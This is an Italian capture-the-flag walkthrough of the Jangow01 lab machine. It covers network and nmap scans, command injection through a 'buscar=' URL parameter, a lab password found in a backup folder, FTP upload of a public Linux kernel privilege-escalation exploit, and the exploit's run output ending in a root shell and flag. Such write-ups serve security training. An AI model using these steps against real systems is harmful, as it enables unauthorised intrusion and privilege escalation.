
HACKING BLACKBOX - JANGOW01

JANGOW01



Il nostro obiettivo è studiare a fondo la macchina per scoprirne tutti i segreti ed effettuare tutti gli attacchi necessari per diventare root.

SCANSIONE DELLE PORTE

```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan 192.168.50.0/24
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:d2:26:79, IPv4: 192.168.50.152
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.50.1    08:00:27:bc:4d:17       (Unknown)
192.168.50.158  08:00:27:95:b9:91       (Unknown)

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.145 seconds (119.35 hosts/sec). 2 responded
```

Abbiamo inizialmente effettuato un arp-scan al fine di individuare la macchina target e vedere se la stessa è situata all'interno del nostro network.

Abbiamo poi effettuato un port scanning con il servizio nmap. Sono risultate aperte la porta 21 FTP e la porta 80 HTTP


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.50.158
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-03 01:22 EDT
Nmap scan report for 192.168.50.158
Host is up (0.026s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.18
Service Info: Host: 127.0.0.1; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.39 seconds
```


```
┌──(kali㉿kali)-[~]
└─$ nmap --script vuln 192.168.50.158
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-03 05:13 EDT
Stats: 0:00:47 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.52% done; ETC: 05:14 (0:00:00 remaining)
Nmap scan report for 192.168.50.158
Host is up (0.0036s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| http-fileupload-exploiter:
```


Abbiamo effettuato uno scan script al fine di incontrare vulnerabilità note della macchina.

ACCESSO ALLA PAGINA HTTP




Tra le vulnerabilità individuate utilizziamo la porta 80 HTTP. Questo ci permette l'accesso alla pagina web all'interno della quale iniziamo a navigare.





Navigando nella pagina possiamo osservare come la url termini con “buscar=”, questo ci permette di inserire comandi direttamente nella url stessa.

Muovendoci nella URL riusciamo a raggiungere la directory backup, all’interno della quale incontriamo username e password.



Una volta individuati user e password possiamo ottenere l'accesso alla macchina mediante l'altra porta aperta, la 21 FTP.

Navigando in ftp, in home incontriamo jangow01.
Entriamo con cd jangow01.

Una volta qui andiamo a caricare un exploit che ci permetterà di aprire una shell direttamente sulla macchina attaccata.

L'exploit caricato riguarda la vulnerabilità nota di Kali Linux riguardante il kernel. Abbiamo individuato tale vulnerabilità su ExploitDatabase "Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation."

Creiamo un file jangow1.c

```
└─$ ftp 192.168.50.158
Connected to 192.168.50.158.
220 (vsFTPd 3.0.3)
Name (192.168.50.158:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||50368|)
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Oct 31  2021 html
226 Directory send OK.
ftp> cd /home
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||16074|)
150 Here comes the directory listing.
drwxr-xr-x    4 1000     1000         4096 Jun 10  2021 jangow01
226 Directory send OK.
ftp> cd jangow01
250 Directory successfully changed.
ftp> put jangow.c
local: jangow.c remote: jangow.c
229 Entering Extended Passive Mode (|||26144|)
150 Ok to send data.
100% |*****************************************************************
226 Transfer complete.
11827 bytes sent in 00:00 (3.22 MiB/s)
ftp> put jangow.c
local: jangow.c remote: jangow.c
229 Entering Extended Passive Mode (|||12301|)
150 Ok to send data.
100% |*****************************************************************
226 Transfer complete.
11827 bytes sent in 00:00 (3.22 MiB/s)
```

Name: jangow01
Password: abygurl69

Una volta caricato l’exploit ci rechiamo sulla VM ed effettuiamo l’accesso.

```
JANGOW 01
REDE: 192.168.50.158

jangow01 login: jangow01
Password:
Last login: Thu Oct  3 03:45:04 BRT 2024 on tty1
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

262 pacotes podem ser atualizados.
175 atualizaÃ§Ãµes sÃ£o atualizaÃ§Ãµes de seguranÃ§a.


jangow01@jangow01:~$ _
```

```
jangow01@jangow01:~$ ls
a.out  jangow1  jangow1.c  jangow2.c  user.txt
jangow01@jangow01:~$ ls -all
total 100
drwxr-xr-x 4 jangow01 desafio02  4096 Out  3 11:09 .
drwxr-xr-x 3 root     root       4096 Out 31  2021 ..
-rwxr-xr-x 1 jangow01 desafio02 18432 Out  3 10:37 a.out
-rw------- 1 jangow01 desafio02   566 Out  1 15:23 .bash_history
-rw-r--r-- 1 jangow01 desafio02   220 Jun 10  2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02  3771 Jun 10  2021 .bashrc
drwx------ 2 jangow01 desafio02  4096 Jun 10  2021 .cache
---x--x--x 1 jangow01 desafio02 18432 Out  3 11:09 jangow1
-rwx--x--x 1 jangow01 desafio02 11826 Out  3 05:46 jangow1.c
-rwx--x--x 1 jangow01 desafio02 11501 Out  3 07:02 jangow2.c
drwxrwxr-x 2 jangow01 desafio02  4096 Jun 10  2021 .nano
-rw-r--r-- 1 jangow01 desafio02   655 Jun 10  2021 .profile
-rw-r--r-- 1 jangow01 desafio02     0 Jun 10  2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jangow01 desafio02    33 Jun 10  2021 user.txt
jangow01@jangow01:~$ _
```

Andiamo quindi a verificare che il file contenente il nostro exploit sia effettivamente presente all’interno della nostra macchina.
Troviamo infatti il file jangow1.c

A questo punto carichiamo l'exploit e lo facciamo partire.

```
compilation terminated.
jangow01@jangow01:~$ gcc jangow1.c -o jangow1
jangow01@jangow01:~$ chmod =x jangow1
jangow01@jangow01:~$ ./jangow1
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff880039ed7300
[*] Leaking sock struct from ffff88003c8e0f00
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff880039eb9b40
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff880039eb9b40
[*] credentials patched, launching shell...
# whoami
root
# _
```

"gcc" è un tool che compila il codice, lo collega con le dipendenze della libreria, e converte il codice in assembly e quindi prepara i file eseguibili.
"chmod +x" cambia i permessi di un file o di una directory di tutti i tipi di users; è utilizzato per aggiungere permessi di esecuzione ad un file in Linux.
chmod sta per "change mode";
"+" aggiunge permessi;
"x" concede permessi di esecuzione.

Avviando l'exploit abbiamo accesso ad una shell che ci permette di effettuare la scalata di privilegi.

```
root@jangow01:~# whoami
root
```

Una volta ottenuti i privilegi di root, navigando all’interno della macchina incontriamo il file proof.txt, facendo il cat dello stesso otteniamo una flag.

```
jangow01
root@jangow01:/home# cd
root@jangow01:~# ls
proof.txt
root@jangow01:~# cat proof.txt
                      @@@&&&&&&&&&&&&&&&&&&&&@@@@@@@@@@@@@@@@@@&&&&&&&&&&&&&&&&
                      @  @@@@@@@@@@@@@@@@&#   #@@@@@@@@@&(.    /&@@@@@@@@@@@@
                      @  @@@@@@@@@@&(  .@@@@@@@@@&%####((//#&@@@@&   .&@@@@@@
                      @  @@@@@@@@&  @@@@@@&@@@@@&%#######%&@*   ./@@*   &@@
                      @  @@@@@* (@@@@@@@@@@#/.                .*@.  .#&.   &@@@&&
                      @  @@@, /@@@@@@@@@#,                       .@.  ,&,   @@&&
                      @  @&  @@@@@@@@@#.          @@@,@@@/           %.  #,   %@&
                      @@@#  @@@@@@@@/          .@@@@@@@@@@             *  .,    @@
                      @@&  @@@@@@@@*          @@@@@@@@@@@              ,       @
                      @&  .@@@@@@@(      @@@@@@@@@@@@@@@@@@@@@@@@       *.       &@
                     @@/  *@@@@@@@/           @@@@@@@@@@@#                       @@
                     @@   .@@@@@@@/          @@@@@@@@@@@@@@             @#      @@
                     @@    @@@@@@@@.          @@@@@@@@@@@@             @@(      @@
                      @&   .@@@@@@@@.          , @@@@@@@ *            .@@@*(    .@
                      @@    ,@@@@@@@@,   @@@@@@@@@&*%@@@@@@@@@,    @@@@@(%&*   &@
                      @@&     @@@@@@@@@@@@@@@@@         (@@@@@@@@@@@@@@%@@/   &@
                      @ @&     ,@@@@@@@@@@@@@@@,@@@@@@@&%@@@@@@@@@@@@@@@%*   &@
                      @  @@.     .@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%*    &@&
                      @  @@@&       ,@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%/     &@@&&
                      @  @@@@@@.        *%@@@@@@@@@@@@@@@@@@@@@@@&#/.      &@@@@&&
                      @  @@@@@@@@&              JANGOW               &@@@

                      @  &&&&&&&&&@@@@&     @@(&@ @. %.@ @@%@     &@@@&&&&
                                  &&&@@@@@&%      &/    (&&@@@&&&
                                    ((((((((((((((((((((((((((((

da39a3ee5e6b4b0d3255bfef95601890afd80709
root@jangow01:~#
```